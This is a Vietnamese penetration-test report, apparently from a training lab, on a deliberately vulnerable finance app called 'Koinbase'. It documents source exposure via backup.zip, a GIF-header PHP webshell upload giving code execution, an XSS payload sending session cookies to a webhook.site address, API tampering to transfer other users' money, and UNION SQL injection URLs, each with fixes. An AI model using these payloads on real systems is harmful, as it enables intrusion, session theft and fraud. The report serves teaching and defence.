

BÁO CÁO LỖ HỔNG

Ngày báo cáo: 06/05/2023

Thành viên thực hiện: Võ Thiên An

MÔ TẢ

Báo cáo mô tả chi tiết quá trình và kết quả kiểm thử ứng dụng Koinbase được thực hiện bởi Võ Thiên An trong thời gian từ 5/5/2023 đến 7/5/2023.

ĐỐI TƯỢNG: Ứng dụng Koinbase

1. Tổng quan

“Koinbase là ứng dụng tài chính cơ bản dành cho người dùng có thể giao dịch dễ dàng”

--- <https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/> ---

Báo cáo này liệt kê các lỗ hổng bảo mật và những vấn đề liên quan được tìm thấy trong quá trình kiểm thử ứng dụng **Koinbase**.

2. Phạm vi

Đối tượng	Môi trường
Ứng dụng koinbase	Web
Server upload.koinbase	Web

3. Lỗ hổng:


KOIN-01: Lộ mã nguồn của ứng dụng do cấu hình sai

Description and Impact

Do cấu hình sai trên <https://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/>, kẻ tấn công có thể sử dụng kỹ thuật bruteforce để tìm ra những đường dẫn phổ biến trên server và đọc được nội dung mã nguồn.


Steps to reproduce

Sử dụng công cụ **dirsearch** để recon trên đường dẫn <https://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/>




```
[13:06:23] Starting:
[13:06:26] 403 - 314B - /.ht_wsr.txt
[13:06:26] 403 - 314B - /.htaccess.bak1
[13:06:26] 403 - 314B - /.htaccess.orig
[13:06:26] 403 - 314B - /.htaccess.sample
[13:06:26] 403 - 314B - /.htaccess.save
[13:06:26] 403 - 314B - /.htaccess_extra
[13:06:26] 403 - 314B - /.htaccess_orig
[13:06:26] 403 - 314B - /.htaccess_sc
[13:06:26] 403 - 314B - /.htaccessBAK
[13:06:26] 403 - 314B - /.htaccessOLD
[13:06:26] 403 - 314B - /.htaccessOLD2
[13:06:26] 403 - 314B - /.html
[13:06:26] 403 - 314B - /.htpasswd
[13:06:26] 403 - 314B - /.htm
[13:06:26] 403 - 314B - /.htpasswd_test
[13:06:26] 403 - 314B - /.httr-oauth
[13:06:45] 200 - 2MB - /backup.zip
[13:07:17] 200 - 35B - /robots.txt
[13:07:18] 403 - 314B - /server-status
[13:07:19] 403 - 314B - /server-status/
[13:07:27] 301 - 387B - /upload -> http://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/upload/
[13:07:27] 403 - 314B - /upload/
```

Truy cập các endpoint có status-code là **200** để kiểm tra, ở endpoint **/backup.zip** ta có thể tải toàn bộ source code của ứng dụng.



Documents > Web-App Penetration Testing > backup > backup					
	Name	Date modified	Type	Size	
na	cdn	05/05/2023 20:08	File folder		
—	db	05/05/2023 20:08	File folder		
✦	koinbase	05/05/2023 20:08	File folder		
✦	docker-compose.yml	05/05/2023 20:08	Yaml Source File	2 KB	

Tìm keyword “Flag” trong source code ta được kết quả



Recommendations

Phân quyền truy cập các file trên server cho các user

Không lưu các file quan trọng trên server

KOIN-02: Lỗi hỏng file upload dẫn đến RCE server

Description and Impact

Lỗi hỏng file upload dẫn đến RCE server thông qua tính năng upload avatar thông qua URL tại <https://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/> và upload vào Server. Tận dụng việc upload, attacker có thể upload *webshell* và RCE server.

Root Cause Analysis

Tại file index.php:

- Luồng code hoạt động chính:

```
if (isset($_GET['url'])) {
    $url = $_GET['url'];
    if (!filter_var($url, FILTER_VALIDATE_URL)) {
        $result->message = "Not a valid url";
        die(json_encode($result));
    }

    $file_name = "upload/" . bin2hex(random_bytes(8)) . getExtesion($url);
    $data = file_get_contents($url);

    if ($data) {
        file_put_contents($file_name, $data);

        if (isImage($file_name)) {
            $result->message = $file_name;
            $result->status_code = 200;
        } else {
            $result->message = "File is not an image";
            unlink($file_name);
        }

        die(json_encode($result));
    } else {
        $result->message = "Cannot get file contents";
        die(json_encode($result));
    }
} else {
    $result->message = "Missing params";
    die(json_encode($result));
}
```

- Từ luồng thực thi chính ta có thể thấy được điều kiện để upload thành công là:
 - Có param là đường dẫn url
 - Đường dẫn url hợp lệ
 - Phải lấy được data từ url
 - Định dạng file hình ảnh
- Logic kiểm tra file hình ảnh:

```
1 reference
function isImage($file_path)
{
    $finfo = finfo_open(FILEINFO_MIME_TYPE);
    $mime_type = finfo_file($finfo, $file_path);
    $whitelist = array("image/jpeg", "image/png", "image/gif");
    if (in_array($mime_type, $whitelist, TRUE)) {
        return true;
    }
    return false;
}
```

- Đoạn code sử dụng hàm `finfo_file()` sẽ lấy thông tin chữ ký đầu tệp của file được upload và so sánh với `whitelist`.
- Ở đây server chỉ kiểm tra thông qua file signature mà không kiểm tra extension.
 - ⇒ Attacker có thể upload file PHP với chữ ký đầu tệp nằm trong whitelist và nội dung là payload php tấn công.

Steps to reproduce


- Tạo file PHP với nội dung như sau:

```
GIF87a
aaaaaaaaaa
<?php
echo system('cat /secret.txt');
?>
```

- Với `GIF87a` là chữ ký đầu tệp của file GIF kèm theo đoạn code php với chức năng đọc file `/secret.txt` trên server.
- Sử dụng công cụ github, upload file tấn công để có được URL của file thông qua chức năng “raw”
 - URL payload:
https://github.com/tantan2703/final_test/blob/main/test.php?raw=true
- Sử dụng URL payload upload file lên server

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /index.php?url= 2 https://github.com/tantan2703/final_test/blob/main/test.php?raw=true HTTP/1.1 3 Host: upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech 4 Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112" 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like 7 Gecko) Chrome/112.0.5615.138 Safari/537.36 8 Sec-Ch-Ua-Platform: "Windows" 9 Accept: */* 10 Origin: https://koinbase-53c1041dd203e.cyberjutsu-lab.tech 11 Sec-Fetch-Site: same-site 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Dest: empty 14 Referer: https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 Connection: close </pre>				<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Fri, 05 May 2023 14:20:48 GMT 4 Content-Type: application/json 5 Content-Length: 60 6 Connection: close 7 X-Powered-By: PHP/7.3.33 8 Access-Control-Allow-Origin: * 9 10 { 11 "status_code":200, 12 "message": "upload\\1a85665865e47aab.php" 13 } </pre>			

- Truy cập đường dẫn file đã upload <https://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/upload\\1a85665865e47aab.php>, ta được kết quả RCE thành công



Recommendations

Giới hạn các loại tệp mà bạn cho phép tải lên ở những loại cần thiết cho trải nghiệm người dùng

Sử dụng bộ lọc whitelist để loại bỏ những extension đem lại rủi ro

Ứng dụng sẽ thực hiện việc lọc và kiểm tra nội dung của file được tải lên và loại bỏ trực tiếp nếu phát hiện nguy cơ rủi ro

Giới hạn quyền của thư mục. Tức là tệp được tải lên sẽ không có bất kì quyền "thực thi" nào đối với ứng dụng website và tự động loại bỏ nếu có.

KOIN-03: HTML injection dẫn đến XSS tại chức năng "hall of fame"

Description and Impact

Ở webpage "hall of fame" cho phép user xem bảng xếp hạng được chia thành 4 trang thay đổi thông qua biến ?page tại đường dẫn <https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/?page=1>, hacker có thể tận dụng biến này để chèn HTML và dẫn đến khai thác XSS.

Root Cause Analysis

Trong file `koinbase/src/static/js/index.js` :

```
7
8 function main() {
9     const queryString = window.location.search;
10    const urlParams = new URLSearchParams(queryString);
11    const page = urlParams.get('page');
12
13    let pageIndex = parseInt(page) - 1;
14    let itemsPerPage = 5;
15
16    document.getElementById("page-number").innerHTML = "Page " + page;
17
18    getHaloOfFame().then(function (data) {
19        document.getElementById("hof-body").innerHTML = '';
20        for (i = pageIndex * itemsPerPage; i < ((pageIndex * itemsPerPage) + itemsPerPage) && i < data["message"].length; i++) {
21            let elem = data["message"][i];
22            tr = document.createElement("tr");
23            for (attr in elem) {
24                td = document.createElement("td");
25                td.innerText = elem[attr];
26                tr.appendChild(td);
27            }
28            td = document.createElement("td");
29            view = document.createElement("a");
30            view.href = `/view.php?id=${elem['id']}`;
31            view.innerText = "View";
32            td.appendChild(view);
33            tr.appendChild(td);
34            document.getElementById("hof-body").appendChild(tr);
35        }
36    });
37 }
```

Với giá trị biến `page` được lấy từ param `page` trong url, và tại dòng 16 biến `page` được **innerHTML**. Nhưng biến `page` ta có thể toàn quyền kiểm soát, có thể tận dụng để khai thác.


Bên cạnh đó trong file `common.php` có đoạn code validate:

```
2 references
26 function validate($array) {
27     foreach($array as $data) {
28         if (gettype($data) !== 'string')
29             die("Hack detected");
30         elseif (strpos($data, "'") !== False)
31             die("Hack detected");
32     }
33 }
34
35 // Validate untrusted data
36 validate($_POST);
37 validate($_GET);
38
```

Đoạn code trên sử dụng cho nội dung các cú POST và GET request nếu kiểu dữ liệu của data khác string hoặc trong data có xuất hiện ký tự “`'`” sẽ bị chặn và xuất hiện thông báo “Hack detected”. Vậy ta có thể tận dụng 2 ý trên để có thể khai thác XSS.

Steps to reproduce

- Tạo 1 webhook bằng công cụ webhook.site <https://webhook.site/f3698f99-4fc7-449f-a272-d17c9cd0ea77> để nhận các request từ người bị tấn công.
- Payload sẽ có dạng:
``<svg%20onload=fetch("https://webhook.site/f3698f99-4fc7-449f-a272-d17c9cd0ea77?cookie=%2bdocument.cookie)">``
- Thử nghiệm tại client của chúng ta:



- Cookie của chúng ta đã được gửi đến webhook


The screenshot shows the Webhook.site interface. At the top, there's a navigation bar with links: Webhook.site, Docs & API, Custom Actions, WebhookScript, Terms & Privacy, and Support. Below this is a secondary bar with tabs: Password, Alias, Schedule, CSV Export, Custom Actions (selected), Settings..., Run Now, and XHR Redirect Settings... The main content area is divided into two panels. The left panel, titled 'REQUESTS (1/500)', shows a list of requests. The first request is highlighted in blue: a GET request with ID #7286f, from IP 115.79.219.34, on 06/05/2023 at 04:53:08. The right panel shows the details of this request. It includes a table with the following information: Host (115.79.219.34 with a 'whois' link), Date (06/05/2023 04:53:08 (vài giây trước)), Size (0 bytes), and ID (7286fd53-189c-4b19-80c1-7a4c1f72febb). Below this table, there's a 'Files' section which is empty. At the bottom of the right panel, there's a 'Query strings' section showing a 'cookie' parameter with the value 'PHPSESSID=43b9190103b67beb9b2632fc22973f93'. The bottom of the interface has navigation links: First, ← Prev, Next →, and Last.

- Tiến hành gửi URL tấn công đến nạn nhân:

Payload: [https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/?page=`%3Csvg%20onload=fetch\(%22https://webhook.site/f3698f99-4fc7-449f-a272-d17c9cd0ea77?cookie=%22%2bdocument.cookie\)%3E`](https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/?page=`%3Csvg%20onload=fetch(%22https://webhook.site/f3698f99-4fc7-449f-a272-d17c9cd0ea77?cookie=%22%2bdocument.cookie)%3E`)

Con mèo đã click đến URL có số thứ tự là 223.

Send link to victim



Url:



- Kết quả trả về cookie của nạn nhân

REQUESTS (1/500)

Newest First

Search Query ?

GET #764dc
178.128.19.56
06/05/2023 04:55:47

First ← Prev Next → Last

PHPSESSID=64b0c5ec9b757e275d00a5bdaf3316f5

Host 178.128.19.56 [whois](#)

Date 06/05/2023 04:55:47 (vài giây trước)

Size 0 bytes

ID 764dc41f-18d4-4685-a07e-37b05cbc8994


Files

Query strings

cookie PHPSESSID=64b0c5ec9b757e275d00a5bdaf3316f5

No content

- Tại giao diện profile, sử dụng cookie editor thay đổi cookie thành của nạn nhân, xuất hiện thông tin credit card => khai thác thành công



Recommendations

Sử dụng các biện pháp như: sanitize, input validation, firewall, Content-Security-Policy, HTTPOnly...


KOIN-04: Access Control Vulnerability trong chức năng chuyển tiền

Description and Impact


Chức năng chuyển tiền ở endpoint `/send_money.php` giúp người dùng có thể chuyển tiền qua lại. Tuy nhiên ở api `/api/transaction.php?action=transfer_money` chúng ta có thể tùy chỉnh được người gửi, người nhận tiền và số tiền gây ảnh hưởng nghiêm trọng đến người dùng trong hệ thống.

Step to reproduce

- Thực hiện chuyển tiền và bắt gói tin bằng burp suite



- Ta có thể thấy các thông tin của việc chuyển tiền qua sender_id, receiver_id và amount.
- Theo dõi bảng xếp hạng, thay đổi sender_id thành id của người có nhiều tiền, receiver_id thành id của chúng ta và tùy chỉnh số tiền, nhận thấy có kết quả nhận tiền => khai thác thành công



Recommendations

Không để lộ các thông tin id không cần thiết cho người dùng.

*KOIN-05: SQL injection dẫn đến truy cập thông tin người dùng trong database**Description and Impact*

Khai thác sql injection thông qua tính năng view

Root Cause Analysis

Tại file **view.js**:

```
koinbase > src > static > js > js view.js > main
1  async function get_user_info() {
2      const queryString = window.location.search;
3      const urlParams = new URLSearchParams(queryString);
4      const id = urlParams.get('id');
5      var url = `/api/user.php?action=public_info&id=${id}`;
6      var response = await fetch(url);
7      return await response.json();
8  }
9
```

Với biến **response** sẽ lấy dữ liệu của user từ url, nhận id của user thông qua api **user.php** và **action=public_info**.

```
case 'public_info': {
    if (isset($_GET['id'])) {
        $data = getInfoFromUserId($_GET['id']);
        if ($data) {
            unset($data['enc_credit_card']);
            echo msgToJSON(200, $data);
        }
        else {
            echo msgToJSON(400, "User not found");
        }
    } else {
        echo msgToJSON(400, "Missing params");
    }
    break;
}
```


Dữ liệu sẽ được lấy qua hàm **getInfoFromUserId()** với param id trong GET request.
Hàm **getInfoFromUserId()** trong file database.php

```
3 references
function getInfoFromUserId($id) {
    return selectOne("SELECT id, username, money, image, enc_credit_card, bio FROM users WHERE id=" . $id . " LIMIT 1");
}
```

- Câu truy vấn SELECT trả về 1 dòng, sẽ lấy 6 cột trong bảng users với điều kiện id tồn tại trong table.
- Ta có thể sử dụng param id tại `/view.php?id=` để thực hiện SQL injection

Step to reproduce


- Xây dựng câu query để lấy được database: `UNION SELECT database(),version(),null,null,null,null` gồm 6 cột tương ứng để có thể UNION.
- => URL: [https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/api/user.php?action=public_info&id=0+UNION+SELECT+database\(\),version\(\),null,null,null,null](https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/api/user.php?action=public_info&id=0+UNION+SELECT+database(),version(),null,null,null,null)
- Ta có được thông về database và version



- Dump các table trong database bằng payload:


[https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/api/user.php?action=public_info&id=0+UNION+SELECT+GROUP_CONCAT\(table_name\),null,null,null,null,null+FROM+INFORMATION_SCHEMA.TABLES+WHERE+table_schema=database\(\)](https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/api/user.php?action=public_info&id=0+UNION+SELECT+GROUP_CONCAT(table_name),null,null,null,null,null+FROM+INFORMATION_SCHEMA.TABLES+WHERE+table_schema=database())

- Ta biết được có 2 bảng là flag và users:



- Đọc flag tại table flag:

[https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/api/user.php?action=public_info&id=0+UNION+SELECT+GROUP_CONCAT\(flag\),NULL,NULL,NULL,NULL,NULL+FROM+flag](https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/api/user.php?action=public_info&id=0+UNION+SELECT+GROUP_CONCAT(flag),NULL,NULL,NULL,NULL,NULL+FROM+flag)



Recommendations

Hầu hết các trường hợp SQL injection có thể được ngăn chặn bằng cách sử dụng prepare statements thay vì nối chuỗi trong truy vấn.